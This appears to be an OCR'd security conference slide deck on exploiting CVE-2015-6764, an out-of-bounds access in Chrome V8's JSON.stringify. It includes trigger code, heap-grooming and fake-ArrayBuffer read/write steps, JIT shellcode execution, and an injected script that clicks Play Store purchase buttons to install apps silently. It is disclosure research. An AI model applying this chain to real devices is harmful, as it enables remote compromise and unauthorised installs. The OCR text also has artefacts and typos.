Pwn a Nexus Device With a Single Vulnerability

Guang Gong
Security Researcher
Qihoo 360
@oldfresher

Agenda

Exploit OOB access in Chrome V8

"Break sandbox" to install Apps

Two demos

OOB Access Vulnerability

```
void oob(){
int a[10];
for(int i=0;i<10 ;i++){
    a[i]=0;
    }
}
```


negligence of second security check in real world

terrorist

Entrance

Theatre

negligence of second security check in virtual world



trigger Callbacks

- __defineGetter__
- __defineSetter__
- valueOf
- toString
- toJASON

JSON functions in JavaScript


- JSON.parse

```
> var obj = JSON.parse("[1,2,3,4]")
< undefined
> typeof obj
< "object"
> obj
< [1, 2, 3, 4]
```

- JSON.stringify

```
> var str = JSON.stringify(obj);
< undefined
> typeof str
< "string"
> str
< "[1,2,3,4]"
```

Execution flow of JSON.stringify



Different Type of Arrays in JavaScript

```
enum ElementsKind {
  // The "fast" kind for elements that only contain SMI values. Must be first
  // to make it possible to efficiently check maps for this kind.
  FAST_SMI_ELEMENTS,
  FAST_HOLEY_SMI_ELEMENTS,

  // The "fast" kind for tagged values. Must be second to make it possible to
  // efficiently check maps for this and the FAST_SMI_ONLY_ELEMENTS kind
  // together at once.
  FAST_ELEMENTS,
  FAST_HOLEY_ELEMENTS,

  // The "fast" kind for unwrapped, non-tagged double values.
  FAST_DOUBLE_ELEMENTS,
  FAST_HOLEY_DOUBLE_ELEMENTS,

  // The "slow" kind.
  DICTIONARY_ELEMENTS,
  …
}
```

```
var fs_array = [1,2,3,4];
```

```
var fhs_array = [1,2,3,4]; delete fhs_array[1]
```

```
var f_array = [{},1,1.1,””];
```

```
var fh_array = [{},1,1.1,””]; delete fh[1]
```

```
var fd_array = [1.1,1.2,1.1];
```

```
var fhd_array = [1.1,1.2,1.1]; delete fhd_array[1]
```

```
var d_array = []; d_array[9999]=0;
```

Vulnerable Code

```
BasicJsonStringifier::Result BasicJsonStringifier::SerializeJSArray(Handle<JSArray> object) {
    ...
    uint32_t length = 0;
    CHECK(object->length()->ToArrayLength(&length));
    …
    switch (object->GetElementsKind()) {
        ...
        case FAST_ELEMENTS: {
            Handle<FixedArray> elements(
            FixedArray::cast(object->elements()), isolate_);
            for (uint32_t i = 0; i < length; i++) {
                if (i > 0) builder_.AppendCharacter(',');
                Result result = SerializeElement(isolate_,Handle<Object>(elements->get(i),
                isolate_),i);                    ----------------->OOB Access
                …
            }
            ...
}
```

Patch for CVE-2015-6764

```
    case FAST_ELEMENTS: {
-     Handle<FixedArray> elements(
-         FixedArray::cast(object->elements()), isolate_);
+     Handle<Object> old_length(object->length(), isolate_);
      for (uint32_t i = 0; i < length; i++) {
+       if (object->length() != *old_length ||
+           object->GetElementsKind() != FAST_ELEMENTS) {
+         Result result = SerializeJSArraySlow(object, i, length);
+         if (result != SUCCESS) return result;
+         break;
+       }
        if (i > 0) builder_.AppendCharacter(',');
```

Trigger it

```
function get_evil_array(arr_len){
    var evil_array= [],evil_object = {};
    evil_object.toJSON = function(){
        evil_array.length=1;gc();
    }
    for(var i=0;i<arr_len;i++){
        evil_array[i]=1;
    }
    evil_array[0]=evil_object;
    return evil_array;
}
JSON.stringify( get_evil_array(10000) );
```

Exploit it

- Control the OOB Memory
- Information leak
- arbitrary read/write
- Execute shellcode

Control the OOB Memory

➔Allocate arbitrary data on the Heap. (work)

String.fromCharCode(0xef,0xbe,0xad,0xde)

➔Allocate nothing in the heap(don’t work)

var str=“hope to be allocated in v8 heap”

Control the OOB Memory

➔Before executing toJSON

evil_object	1	1	1	1	1	1	1

➔After executing toJSON, set R = random value

evil_object	R	map	hash	length	0xdeadbeaf	R	R

➔SerializeElement(0xdeadbeaf)

We can change the point value 0xdeadbeaf to any other values, but we have to figure out how to control the content pointed by the point.

ArrayBuffer and Info leak

JSArrayBuffer memory layout

static kMapOffset = 0
static kPropertiesOffset = 4
static kElementsOffset = 8
static kByteLengthOffset = 12
static kBackingStoreOffset = 16
static kBitFieldOffset = 20

```
(gdb) x/8xw 0x4b0a5510
0x4b0a5510:    0x3210d855    0x52508081    0x52508081    0x00002000
0x4b0a5520:    0x09f48a40    0x00000004    0x00000000    0x00000000
```

ArrayBuffer and Info leak

➔window[1]=new ArrayBuffer(magic_len)

➔Before executing toJSON

evil_object	1	1	1	1	1	1	1

➔After executing toJSON, set R = random value

evil_object	R	map	properties	elements	byteLength	BackingStore	R

➔SerializeElement(BackingStore) BackingStore is even, leak the the point

➔SerializeElement(BackingStore+1) BackingStore+1 is treated as an object point

The memory content pointed by BackingStrore can be controlled.

Arbitrary Memory Read/Write

Plan：Get a faked ArrayBuffer object in Javascript with controlled BackingStore.

Implementation A:

1. ArrayBuffer.prototype.toJSON=callback_function;

2.construct a JSArrayBuffer object in BackingStore from scratch

3.trigger OOB Access, SerializeElement(BackingStore+1)

4.get the faked ArrayBuffer in callback_function.

Arbitrary Memory Read/Write

Implementation B :

1.Construct a JSArray object in BackingStore from scratch

2.Leak Map, Properties, Elements of a JSArrayBuffer object

3.Construct a JSArrayBuffer in internal V8 heap with the leaked points

Execute shellcode

```
(gdb) pt /m JSFunction
type = class v8::internal::JSFunction : public v8::internal::JSObject {
  public:
    static const int kGenerousAllocationCount;
    static const int kPrototypeOrInitialMapOffset;
    static const int kSharedFunctionInfoOffset;
    static const int kContextOffset;
    static const int kLiteralsOffset;
    static const int kNonWeakFieldsEndOffset;
    static const int kCodeEntryOffset;
    static const int kNextFunctionLinkOffset;
    static const int kSize;
}
```

JIT Code in Chrome is writable and executable, overwrite it to execute shellcode.

Install Apps

- Install Apps with Escalation vulnerability.

  1.breaking Chrome's Sandbox

  2.breaking Application's Sandbox

- Install Apps with without vulnerability.

  Really?

  How?

rce2uxss

+

play.google.com

rce2uxss

1.Inline Hook

```
bool ScriptLoader::executeScript(const ScriptSourceCode& sourceCode, double* compilationFinishTime)
```

2.Modify sourceCode to inject JavaScript

3.top.location = "https://play.goolge.com"

4.injected script will be executed.

uxss2rce

Injected Javascript--simulate button click

```
function xss_code(){
        setTimeout(function(){
        //alert(document.cookie);
        document.getElementsByClassName("price buy id-track-click")[0].click();
        setTimeout(function(){
            document.getElementById("purchase-ok-button").click();
            document.write("<h1>the selected app will be installed shortly, notice the top-
left of the screen</h1>");
        },4000);
    },10000);
}
```

Mitigation?

#7 wfh@chromium.org Nov 12, 2015

v8 renderer execution bugs are severity High.

The part of the chain where UXSS can be used to control Play Store are covered by issue 554518.

Launch the Installed App

intent schema

Only activities that have the category filter, **android.intent.category.BROWSABLE** are able to be invoked using this method as it indicates that the application is safe to open from the Browser.

```
<a href="intent:test#Intent;scheme=vnd.youtube;end">
Open Youtube
</a>
```

Demo1

Influence of V8 vulnerability

- Chrome
- Opera
- Node.js
- Android Webview
- Android Pac (Proxy auto config)

Demo2

Thanks & QA

OOB Access Vulnerability

```
void oob(){
int a[10];
for(int i=0;i<10 ;i++){
    a[i]=0;
    }
}
```